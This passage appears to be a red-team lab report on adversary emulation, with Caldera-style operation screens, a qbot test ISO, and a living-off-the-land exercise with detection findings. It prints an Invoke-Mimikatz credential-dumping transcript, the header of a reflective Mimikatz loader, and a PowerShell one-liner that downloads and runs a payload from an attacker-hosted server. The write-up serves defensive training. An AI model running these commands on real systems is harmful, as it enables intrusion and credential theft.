- Use orchestration testing to exercise SOAR playbooks and measure mean-time-to-detect and mean-time-to-respond.




Agents

You must deploy at least 1 agent in order to run an operation. Groups are collections of agents so hosts can be compromised simultaneously.

id (paw)	host	group	platform	contact	pid	privilege	status	last seen	
efuaee	DESKTOP-J5TPFK7	red	windows	HTTP	820	Elevated	alive, trusted	10/30/2025, 1:32:35 PM	×

Figure 4.1: *Agent running on the target host — displays the active agent process*




Adversary Profiles are collections of ATT&CK TTPs, designed to create specific effects on a host or network. Profiles can be used for offensive or defensive use cases.

Phish-rce

Objective: default

Ordering	Name	Tactic	Technique	Executors	Requires	Unlocks	Payload	Cleanup
1	Download Macro-Enabled Phishing Attachment	initial-access	Phishing: Spearphishing Attachment	⊞				
2	Excel 4 Macro	execution	User Execution: Malicious File	⊞				
3	Remote Code Execution with PS Credentials Using Invoke-Command	lateral-movement	Remote Services: Windows Remote Management	⊞				


Figure 4.2: *Adversaries configuration view showing multiple adversary profiles assigned to the operation*



Obfuscator: plain-text


Time Ran	Status	Ability Name	Tactic	Agent	Host	pid	Link Command	Link Output
10/31/2025, 1:38:22 AM EDT	success	Download Macro-Enabled Phishing Attachment	initial-access	cflhwk	DESKTOP-J5TPFK7	6960	View Command	No output

Figure 4.3: *Live operations dashboard showing currently running operations*




```
PS C:\Windows\system32> Get-Content C:\Users\test\Payloads\proof_process_list.txt

  Id ProcessName   StartTime
  -- -----------   ---------
2040 CalculatorApp 10/31/2025 12:33:43 AM
4220 CalculatorApp 10/31/2025 12:32:47 AM
5496 CalculatorApp 10/31/2025 12:13:36 AM
5656 CalculatorApp 10/31/2025 12:27:44 AM
```

Figure 4.4: *PowerShell command and output captured during the operation*




```
PS C:\Windows\system32> Get-Content C:\Users\test\Payloads\execution_full_saved.log -TotalCount 200
**********************
Windows PowerShell transcript start
Start time: 20251030204315
Username: DESKTOP-J5TPFK7\test
RunAs User: DESKTOP-J5TPFK7\test
Configuration Name:
Machine: DESKTOP-J5TPFK7 (Microsoft Windows NT 10.0.19045.0)
Host Application: C:\Windows\System32\WindowsPowerShell\v1.0\powershell.exe
Process ID: 3724
PSVersion: 5.1.19041.6456
PSEdition: Desktop
PSCompatibleVersions: 1.0, 2.0, 3.0, 4.0, 5.0, 5.1.19041.6456
BuildVersion: 10.0.19041.6456
CLRVersion: 4.0.30319.42000
WSManStackVersion: 3.0
PSRemotingProtocolVersion: 2.3
SerializationVersion: 1.1.0.1
**********************
Transcript started, output file is .\execution_full.log
PS C:\Users\test\Payloads> Invoke-Mimikatz -Command 'privilege::debug sekurlsa::logonpasswords' | Tee-Object -FilePath .
\sekurlsa_output.txt

VERBOSE: PowerShell ProcessID: 3724
VERBOSE: Calling Invoke-MemoryLoadLibrary
VERBOSE: Getting basic PE information from the file
VERBOSE: Allocating memory for the PE and write its headers to memory
VERBOSE: Getting detailed PE information from the headers loaded in memory
VERBOSE: StartAddress: 1552278421504    EndAddress: 1552279871488
VERBOSE: Copy PE sections in to memory
VERBOSE: Update memory addresses based on where the PE was actually loaded in memory
VERBOSE: Import DLL's needed by the PE we are loading
VERBOSE: Done importing DLL imports
VERBOSE: Update memory protection flags
VERBOSE: Calling dllmain so the DLL knows it has been loaded
VERBOSE: Calling function with WString return type

  .#####.   mimikatz 2.2.0 (x64) #19041 Jul 24 2021 11:00:11
 .## ^ ##.  "A La Vie, A L'Amour" - (oe.eo)
 ## / \ ##  /*** Benjamin DELPY `gentilkiwi` ( benjamin@gentilkiwi.com )
 ## \ / ##       > https://blog.gentilkiwi.com/mimikatz
 '## v ##'       Vincent LE TOUX             ( vincent.letoux@gmail.com )
  '#####'        > https://pingcastle.com / https://mysmartlogon.com ***/
```

Figure 4.5 : *PowerShell transcript showing Invoke-Mimikatz execution and related verbose memory/load diagnostics (transcript start time and host context visible).*



```
PS C:\Windows\system32> Get-DiskImage -ImagePath "$env:TEMP\qbot-test.iso" | Format-List *
>> Get-Volume -DriveLetter (Get-DiskImage -ImagePath "$env:TEMP\qbot-test.iso" | Get-Volume).DriveLetter | Format-List *


Attached                : True
BlockSize               : 0
DevicePath              : \\.\CDROM1
FileSize                : 1245184
ImagePath               : C:\Users\test\AppData\Local\Temp\qbot-test.iso
LogicalSectorSize       : 2048
Number                  : 1
Size                    : 1245184
StorageType             : 1
PSComputerName          :
CimClass                : ROOT/Microsoft/Windows/Storage:MSFT_DiskImage
CimInstanceProperties : {Attached, BlockSize, DevicePath, FileSize...}
CimSystemProperties     : Microsoft.Management.Infrastructure.CimSystemProperties




OperationalStatus       : OK
HealthStatus            : Healthy
DriveType               : CD-ROM
FileSystemType          : Unknown
DedupMode               : NotAvailable
ObjectId                : {1}\\DESKTOP-J5TPFK7\root/Microsoft/Windows/Storage/Providers_v2\WSP_Volume.ObjectId="{d4067bbb
                          -a3b8-19f0-9c38-806e6f6e6963}:VO:\\?\Volume{78c53aa3-b5b5-11f0-9c58-0800275168e2}\"
PassThroughClass        :
PassThroughIds          :
PassThroughNamespace    :
PassThroughServer       :
UniqueId                : \\?\Volume{78c53aa3-b5b5-11f0-9c58-0800275168e2}\
AllocationUnitSize      : 2048
DriveLetter             : F
FileSystem              : UDF
FileSystemLabel         : test
Path                    : \\?\Volume{78c53aa3-b5b5-11f0-9c58-0800275168e2}\
Size                    : 1226752
SizeRemaining           : 0
PSComputerName          :
CimClass                : ROOT/Microsoft/Windows/Storage:MSFT_Volume
CimInstanceProperties : {ObjectId, PassThroughClass, PassThroughIds, PassThroughNamespace...}
CimSystemProperties     : Microsoft.Management.Infrastructure.CimSystemProperties
```

Figure 4.6 :*Mounted disk image qbot-test.iso — PowerShell output confirming attached virtual CD-ROM volume (Drive F:, UDF format).*



```
PS C:\Windows\system32> Get-FileHash "$env:TEMP\qbot-test.iso" -Algorithm SHA256

Algorithm       Hash                                                                   Path
---------       ----                                                                   ----
SHA256          8F71FACD29FF66E92451233A9C92AE4B78B1B19A583775A7CAE7D3F191A370E8       C:\Users\test\AppData\Local\T...


PS C:\Windows\system32> _
```

Figure 4.7: *SHA-256 hash for qbot-test.iso (stored in Temp): 8F71FACD29FF66E92451233A9C92AE4B78B1B19A583775A7CAE7D3F191A370E8.*

5. Living-Off-the-Land Lab

Activities & Tools:

- Tools: PowerShell, WMI, Mimikatz
- Tasks: Execute attacks using native tools, harvest credentials

Brief / Technique Notes:

- Performed a fileless PowerShell execution to simulate memory-resident attacks and used WMI to enumerate local credentials and processes. Used Mimikatz in a strictly controlled lab to simulate credential harvesting; all activity was confined to lab VMs.

Log:

Attack ID	Tool	Action	Notes
LID001	PowerShell	Fileless execution	Bypassed AV

Summary:


Executed fileless PowerShell to simulate in-memory attacks and used WMI/Mimikatz to emulate credential harvesting. Native tool-based techniques reduced on-disk artifacts but created behavioral signals; focus on command lineage and process tree analysis detected suspicious activity.

Findings:

- Fileless techniques left minimal disk traces; endpoint telemetry was crucial.
- Credential dumps were noisy in memory-centric telemetry but often missed by signature-only tools.


Recommendations:

- Increase telemetry collection for process command lines, parent-child process mappings, and in-memory anomalies.
- Prevent credential exposure by enforcing credential guard technologies and privileged access separation.




```
┌──(kali㉿kali)-[~/payloads]
└─$ ls
Invoke-Mimikatz.ps1  mimikatz.ps1  payload.ps1

┌──(kali㉿kali)-[~/payloads]
└─$ cat payload.ps1
function Invoke-Mimikatz
{
<#
.SYNOPSIS
This script loads Mimikatz completely in memory.

.DESCRIPTION

This script leverages Mimikatz 2.1.1 and Invoke-ReflectivePEInjection to reflecti
vely load Mimikatz completely in memory. This allows you to do things such as
dump credentials without ever writing the mimikatz binary to disk.
The script has a ComputerName parameter which allows it to be executed against mu
ltiple computers using PowerShell remoting.

This script should be able to dump credentials from any version of Windows throug
h Windows 8.1 that has PowerShell v2 or higher installed.

Reflectively loads Mimikatz 2.1.1 in memory using PowerShell. Can be used to dump
 credentials without writing anything to disk. Can be used for any
functionality provided with Mimikatz.

The script, in near future, will provide additional commands for a variety of att
acks possible with Mimikatz.

Function: Invoke-Mimikatz
Author: Joe Bialek, Twitter: @JosephBialek
Mimikatz Author: Benjamin DELPY `gentilkiwi`. Blog: http://blog.gentilkiwi.com. E
mail: benjamin@gentilkiwi.com. Twitter @gentilkiwi
License:  http://creativecommons.org/licenses/by/3.0/fr/
Required Dependencies: Mimikatz (included)
```

***Figure 5.1** — file listing (ls) showing the payload files in ~/payloads and payload.ps1 content (cat payload.ps1) showing the Invoke-Mimikatz reflective-loading function and metadata*




```
┌──(kali㉿kali)-[~]
└─$ cd ~/payloads
sudo python3 -m http.server 8081

Serving HTTP on 0.0.0.0 port 8081 (http://0.0.0.0:8081/) ...
192.168.1.7 - - [29/Oct/2025 11:44:21] "GET /payload.ps1 HTTP/1.1" 200 -
```

***Figure 5.2:** attacker (Kali) is hosting the file via a Python HTTP server (e.g., python3 -m http.server 8081).*




```
Windows PowerShell
Copyright (C) Microsoft Corporation. All rights reserved.

Try the new cross-platform PowerShell https://aka.ms/pscore6

PS C:\Windows\system32> powershell -NoProfile -ExecutionPolicy Bypass -Command "IEX (New-Object Net.WebClient).DownloadS
tring('http://192.168.1.9:8081/payload.ps1')"
PS C:\Windows\system32> Invoke-WebRequest -Uri "http://192.168.1.9:8081/payload.ps1" -UseBasicParsing


StatusCode        : 200
StatusDescription : OK
Content           : {102, 117, 110, 99...}
RawContent        : HTTP/1.0 200 OK
                    Content-Length: 3625037
                    Content-Type: application/octet-stream
                    Date: Thu, 30 Oct 2025 12:15:36 GMT
                    Last-Modified: Thu, 30 Oct 2025 12:02:15 GMT
                    Server: SimpleHTTP/0.6 Python/3.13....
Headers           : {[Content-Length, 3625037], [Content-Type, application/octet-stream], [Date, Thu, 30 Oct 2025
                    12:15:36 GMT], [Last-Modified, Thu, 30 Oct 2025 12:02:15 GMT]...}
RawContentLength  : 3625037



PS C:\Windows\system32>
```

Figure 5.3 : *PowerShell one-liner executed on the target host: powershell -nop -w hidden -c "IEX (New-Object Net.WebClient).DownloadString('http://<Kali_IP>:8081/payload.ps1')" — shows the command used to fetch and invoke the staged payload.ps1 from the attacker (Kali) web server. Capture includes the process context (PowerShell host), timestamp, and any visible output or absence thereof (hidden window), demonstrating a fileless delivery vector used during the Living-Off-the-Land exercise in a controlled lab.*



